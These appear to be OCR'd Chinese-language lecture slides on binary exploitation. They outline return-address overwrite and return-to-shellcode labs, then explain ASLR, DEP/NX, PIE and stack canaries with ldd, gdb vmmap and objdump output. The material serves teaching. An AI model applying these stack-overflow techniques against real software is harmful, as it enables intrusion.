
- Exploitation
  - Debug exploit
    - Use attach more would be easier

Practice

- bofe4sy
  - Just overwrite return address

Return to Shellcode

- 如果在 data 段上是可執行且位置固定的話，我們也可以先在 data 段上塞入 shellcode 跳過去



Lab 2

- ret2sc
  - Just overwrite return address and jump to shellcode

Protection


- ASLR
- DEP
- PIE
- StackGuard

Protection

- ASLR
  - 記憶體位置隨機變化
  - 每次執行程式時，stack 、heap、library 位置都不一樣
  - 查看是否有開啟 ASLR
    - cat /proc/sys/kernel/randomize_va_space

Protection

- ASLR



Protection


- ASLR
  - 使用 ldd (可看執行時載入的 library 及其位置) 觀察 address 變化

```
angelboy@ubuntu:~$ ldd /bin/ls
        linux-vdso.so.1 =>  (0x00007ffdcbff6000)
        libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007fe6aaa55000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fe6aa68c000)
        libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007fe6aa41b000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007fe6aa217000)
        /lib64/ld-linux-x86-64.so.2 (0x000055b2ee6c4000)
        libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007fe6a9ffa000)
angelboy@ubuntu:~$ ldd /bin/ls
        linux-vdso.so.1 =>  (0x00007fffa15d2000)
        libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007f977fa9c000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f977f6d3000)
        libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007f977f462000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f977f25e000)
        /lib64/ld-linux-x86-64.so.2 (0x000055e05942a000)
        libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007f977f041000)
```

Protection

- DEP
  - 又稱 NX
  - 可寫的不可執行，可執行的不可寫

Protection




```
gdb-peda$ vmmap
Start              End                Perm      Name
0x00400000         0x00401000         r-xp      /home/angelboy/ntu2016/crackme
0x00600000         0x00601000         r--p      /home/angelboy/ntu2016/crackme
0x00601000         0x00602000         rw-p      /home/angelboy/ntu2016/crackme
0x00007ffff7a0e000 0x00007ffff7bce000 r-xp      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7bce000 0x00007ffff7dcd000 ---p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dcd000 0x00007ffff7dd1000 r--p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd1000 0x00007ffff7dd3000 rw-p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd3000 0x00007ffff7dd7000 rw-p      mapped
0x00007ffff7dd7000 0x00007ffff7dfd000 r-xp      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7fe9000 0x00007ffff7fec000 rw-p      mapped
0x00007ffff7ff6000 0x00007ffff7ff8000 rw-p      mapped
0x00007ffff7ff8000 0x00007ffff7ffa000 r--p      [vvar]
0x00007ffff7ffa000 0x00007ffff7ffc000 r-xp      [vdso]
0x00007ffff7ffc000 0x00007ffff7ffd000 r--p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7ffd000 0x00007ffff7ffe000 rw-p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7ffe000 0x00007ffff7fff000 rw-p      mapped
0x00007ffffffde000 0x00007ffffffff000 rw-p      [stack]
0xffffffffff600000 0xffffffffff601000 r-xp      [vsyscall]
gdb-peda$
```

Protection

- PIE (Position Independent Execution)
  - gcc 在預設情況下不會開啟，編譯時加上 -fPIC -pie 就可以開啟
  - 在沒開啟的情況下程式的 data 段及 code 段會是固定的
  - 一但開啟之後 data 及 code 也會跟著 ASLR ，因此前面說的 ret2text/shellcode 沒有固定位置可以跳，就變得困難許多

Protection

- objdump 觀察 pie 開啟的 binary
  - code address 變成只剩下 offset 執行後會加上 code base 才是真正在記憶體中的位置



```
000000[illegible]000000ad0 <main>:
 ad0:   55                      push   rbp
 ad1:   48 89 e5                mov    rbp,rsp
 ad4:   48 81 ec 90 00 00 00    sub    rsp,0x90
 adb:   64 48 8b 04 25 28 00    mov    rax,QWORD PTR fs:0x28
 ae2:   00 00
 ae4:   48 89 45 f8             mov    QWORD PTR [rbp-0x8],rax
 ae8:   31 c0                   xor    eax,eax
 aea:   48 8b 05 e7 14 20 00    mov    rax,QWORD PTR [rip+0x2014e7]        # 201fd8
 af1:   48 8b 00                mov    rax,QWORD PTR [rax]
 af4:   b9 00 00 00 00          mov    ecx,0x0
 af9:   ba 02 00 00 00          mov    edx,0x2
 afe:   be 00 00 00 00          mov    esi,0x0
 b03:   48 89 c7                mov    rdi,rax
 b06:   e8 45 fe ff ff          call   950 <setvbuf@plt>
 b0b:   bf 00 00 00 00          mov    edi,0x0
 b10:   e8 2b fe ff ff          call   940 <time@plt>
 b15:   89 c7                   mov    edi,eax
 b17:   e8 14 fe ff ff          call   930 <srand@plt>
 b1c:   be 00 00 00 00          mov    esi,0x0
 b21:   48 8d 3d ac 01 00 00    lea    rdi,[rip+0x1ac]        # cd4 <_IO_stdin_used+
 b28:   b8 00 00 00 00          mov    eax,0x0
 b2d:   e8 2e fe ff ff          call   960 <open@plt>
 b32:   89 85 7c ff ff ff       mov    DWORD PTR [rbp-0x84],eax
```

Protection


- StackGuard
  - 在程式執行是隨機生成一亂數 function call 時會塞入 stack 中，在 function return 時會檢查是否該值有被更動，一旦發現被更動就結束該程式
  - 該值又稱 canary
  - 非常有效地阻擋了 stack overflow 的攻擊
  - 目前預設情況下是開啟的

Protection

- StackGuard
  - canary 的值在執行期間都會先放在，一個稱為 tls 的區段中的 tcbhead_t 結構中，而在 x86/x64 架構下恆有一個暫存器指向 tls 段的 tcbhead_t 結構
    - x86 : gs
    - x64 : fs
    - 因此程式在取 canary 值時都會直接以 fs/gs 做存取

Protection


- StackGuard



Protection

- StackGuard

